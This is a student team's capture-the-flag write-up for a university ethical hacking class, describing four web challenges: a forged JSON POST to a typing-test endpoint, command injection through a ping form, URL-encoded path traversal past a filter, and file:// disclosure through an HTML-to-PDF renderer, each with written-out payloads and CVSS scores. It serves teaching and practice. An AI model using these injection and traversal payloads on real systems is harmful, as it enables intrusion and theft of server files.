Capture The Flag Writeup

MuridSirNur Team

Team Members:

ILHAM YUDHA A	**001202400053**
THORIQ ZUL A	**001202400080**
Gabriel Hamonangan	**001202400170**

Ethical Hacking Class 2
President University
2025

Table Of Contents

Web

Gottagofast-next

Solved On: October 10th, 9:30:32 AM
Solved by: ILHAM YUDHA A
Flag Retrieved: pu-flag{100k5-l1k3-1t5-f45t3r-th1s-w4y-r1ght?}

Challenges overview:
The task involved a rapid typing assessment to accurately type and submit the correct text swiftly. Rather than entering data by hand, an
An automated approach utilizing browser developer tools enabled immediate submission of the necessary input, circumventing the designed challenge.

Key Findings:

1. The /submit endpoint accepts POST JSON with text, time, and correct parameters.
2. The server validates the payload—when the payload meets the expected conditions, the server returns a flag (proof of success).
3. The verification logic appears to depend on client-supplied values (correct: true + correct text). This allows exploitation through manual request submission from the Console/API client.
4. There is no visible authentication/authorization protection (evidence: simply send data to /submit, and the server returns a flag).
5. Debugging information is available on the client (e.g., exact is not defined) providing clues about internal mechanisms that can be further analyzed.

Vulnerability Analysis:

The /submit endpoint accepts JSON (text, time, correct) and returns a flag when the payload is valid. The server appears to trust the values sent by the client (e.g., correct true) and does not require additional authentication → information disclosure / insecure server logic that allows flag hijacking with just a forged POST request.

Tools Used:

1. Web Browser – To access the challenge.
2. Developer Tools (Console Tab) – To inject JavaScript and automate input submission.


Exploitation Step-by-step:

1. First, open the link http://103.87.66.26:30185/

2. Press ctrl+shift+i to open developer tools
3. Go to Console Tab
4. Enter the following script and press enter:

```
fetch('/submit', {
  method: 'POST',
  headers: {'Content-Type':'application/json'},
  body: JSON.stringify({
    text: "strong and discipline focus for stand to of wisdom carry",
    time: 1500,
    correct: true
  })
})
.then(r => r.text())
.then(t => console.log('response:', t))
.catch(e => console.error(e));
```

5. This will automatically type the required text and submit it instantly.
6. And then, the flag appeared in a console response: "message": "Success! Flag is pu-flag{100k5-l1k3-1t5-f45t3r-th1s-w4y-r1ght?}"



Impact and Severity (CVSS):

Overall risk High 8.2, this vulnerability has a significant impact on data confidentiality because it allows unauthorized parties to obtain sensitive information in the form of flags simply by sending a specific request to the /submit endpoint. The server mistakenly trusts the values sent by the client, such as the parameter correct: true, without performing internal validation. As a result, attackers can easily manipulate the application logic and obtain results that should only be given after a valid validation process.

Ping Me

Solved On: October 10th, 12:09:33 PM
Solved by: ILHAM YUDHA A

Flag Retrieved: pu-flag{c0mmAnD_Inj3ct10n_g0tch4_178337}

Challenges overview:

The website provides a "Ping Me" form that accepts IP address input and then executes a ping command on the server. User input is not properly sanitized, allowing attackers to insert shell characters (;, &&, |) to execute additional commands. Using this command injection technique, attackers can read the sensitive file cache/h1dd3n_fl4g.txt, which contains a Base64 string, decode it, and ultimately obtain the flag.

Key Findings:

1. Main vulnerability — Command Injection
   The "Ping Me" form inserts user input directly into the shell command (ping) without sanitization, allowing arbitrary command execution (e.g., ; cat cache/h1dd3n_fl4g.txt).

2. The root cause is clearThe server trusts user input directly (no validation/escaping) and calls the shell with user-controlled arguments. There are no IP format restrictions (regex) or whitelists.

Vulnerability Analysis:


1. Vulnerable function: the server receives a string from the input form (expected to be an IP) and directly enters it into a shell/command (example: ping -c 1 <user_input>).

2. Source of vulnerability: no sanitization/escaping; input is not restricted to IP format; commands are executed by a shell that interprets command separators (;, &&, |, etc.).
3. Technical impact: the shell executes the entire line, including additional commands inserted by the attacker, so that the output of the additional commands is returned to the HTTP response and displayed to the user.


Tools Used:
Web Browser

Exploitation Step-by-step:


1. First, open the link 103.87.66.26:9417
2. Let's try to ping to IP 127.0.0.1



3. Ah connected, therefore, I tried 127.0.0.1; ls –la




4. Let's find for the suspicious file using 127.0.0.1; ls –la /



5. I think nothing in here, let's tried using 127.0.0.1; cat cache/h1dd3n_fl4g.txt

6. I got a strange string "pUHgMzkuM3gwZT1gDJ5RK0yhnwAwqQRjoy9aZUEwnQEsZGp4ZmZ3sD=="

7. Let's Decode this string using cyberchef.org



8. Finally, I got the Flag: pu-flag{c0mmAnD_Inj3ct10n_g0tch4_178337}

Impact and Severity (CVSS):
This vulnerability allows arbitrary commands to be executed on the server through unsanitized form input (command injection). The biggest impact is the leakage of sensitive information (confidentiality is severely compromised) because attackers can read files on the server (exfiltrate secrets/flags). Overall risk 8.2 (High)

br3adcrumbszz

Solved On: October 10th, 10:07:37 PM
Solved by: ILHAM YUDHA A

Flag Retrieved: pu-flag(cr0n_J0b_w1th_p4th_tR4v3r5aL_Ur13Nc0d3d)

Challenges overview:
The target is a web service at http://103.87.66.26:30084/. The goal of the challenge is to find a flag hidden in the server's filesystem. The application loads a viewer to display files, and there is a directory hidden via robots.txt.

Key Findings:

- robots.txt reveals sensitive directories: Disallow: /config — a direct link to the configuration area.
- The /config directory contains configuration files, including task.ini, which shows output_file = password.txt and output_path = /var/www/html — meaning that sensitive files are stored in the webroot.
- There is an endpoint viewer.php?file=... that accepts file name/path parameters to be displayed.
- The sanitization mechanism blocks some characters, but does not mitigate URL-encoded traversal (e.g. %2e%2e%2f) — the filter can be bypassed.
- Path traversal is successful: the URL-encoded payload ../../.. allows reading files outside the permitted directory, including flag_is_here/flag.txt.

- The response contains a Base64 string (encoded flag) — the attacker only needs to decode it to obtain the flag (confidentiality breach).
- Root cause: direct use of user input to construct the file path without canonicalization/whitelisting and placement of sensitive files in the webroot.

- Impact: reading sensitive files from the server (high confidentiality). The exploit is easy to perform remotely without authentication.


Vulnerability Analysis:
A path traversal / directory traversal vulnerability exists in `viewer.php?file=...`. The application accepts a user-supplied file path, fails to canonicalize and whitelist allowed files, and its sanitization can be bypassed by URL-encoding (`%2e%2e%2f`), allowing an attacker to read arbitrary files (e.g., `/flag_is_here/flag.txt`). Sensitive files are located in the webroot (`/var/www/html`), amplifying the impact.

Tools Used:


1. Browsers
2. Gemini Ai
3. Cyberchef Decoder

Exploitation Step-by-step:


1. Open the URL 103.87.66.26:30084 and add /robots.txt



2. After that, I will go to /config and found this....and let's check one by one




3. I opened file task.ini and I see there is path to get the flag (password.txt)




4. I tried this, displayed “Hacking attempt detected: llegal characters used”

5. I request to Gemini Ai for the payload path traversal





6. The result still not yet to get the Flag
7. I tried again to ask Gemini Ai



8. Let's try

9. The result displayed a String I will be decrypted





10. Nah, I got the result. Why do we used 3 in Rail Encode? Previously I saw in file task.ini there is "TTL_Seconds=3" So I just tried it and displayed the flag results.

Impact and Severity (CVSS):

Vector: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N= High (≈ 7.5)`

- **Confidentiality:** High — attacker bisa membaca file sensitif (mis. flag, credential, konfigurasi).
- **Integrity / Availability:** Tidak langsung terpengaruh di exploit ini (read-only).

HtmltoPdf

Solved On: **October 12th, 8:33:42 AM**
Solved by: ILHAM YUDHA A
Flag Retrieved: pu-flag{4n0th3r-SSrF-w1th-1nt3rn4l-pOrt-5c4nn1ng-f0und!}

Challenges overview:

- **Target:** Web app "HTML to PDF Converter" running at `http://103.87.66.26:9550` (user-provided HTML paste + preview/convert).
- **Goal:** Extract the hidden flag from the server (or local environment) by abusing the HTML rendering capability.
- **Attack vector used:** Unsanitized user-supplied HTML rendered by the app (client-side or renderer), allowing `file://` URIs to be fetched and displayed.
- **PoC that worked:** paste the HTML
  <object data="file:///flag.txt"></object>
  into the input area → renderer loads `/flag.txt` and displays the flag (or the renderer includes it in the converted PDF/preview).

Key Findings:

- **Unsanitized HTML input:** The app accepts and renders raw HTML pasted by the user without removing dangerous tags/attributes (`<object>`, `<iframe>`, etc.).
- **`file:` scheme allowed:** The renderer follows `file://` URIs, enabling reading of local filesystem files (e.g., `/flag.txt`).
- **Low complexity, high impact:** Exploit is trivial (paste HTML) and requires no authentication; impact is high because sensitive files can be exposed.

Vulnerability Analysis:

- Client-side local file disclosure via unsanitized HTML rendering.

- The application does not filter or restrict malicious tags/URI schemes (file:, data:, javascript:, blob:) allowing access to local resources when the user/renderer performs a fetch/render.


- Depending on the environment (browser/embedded renderer), this allows for reading local files or other resources that should not be accessible.

Tools Used:

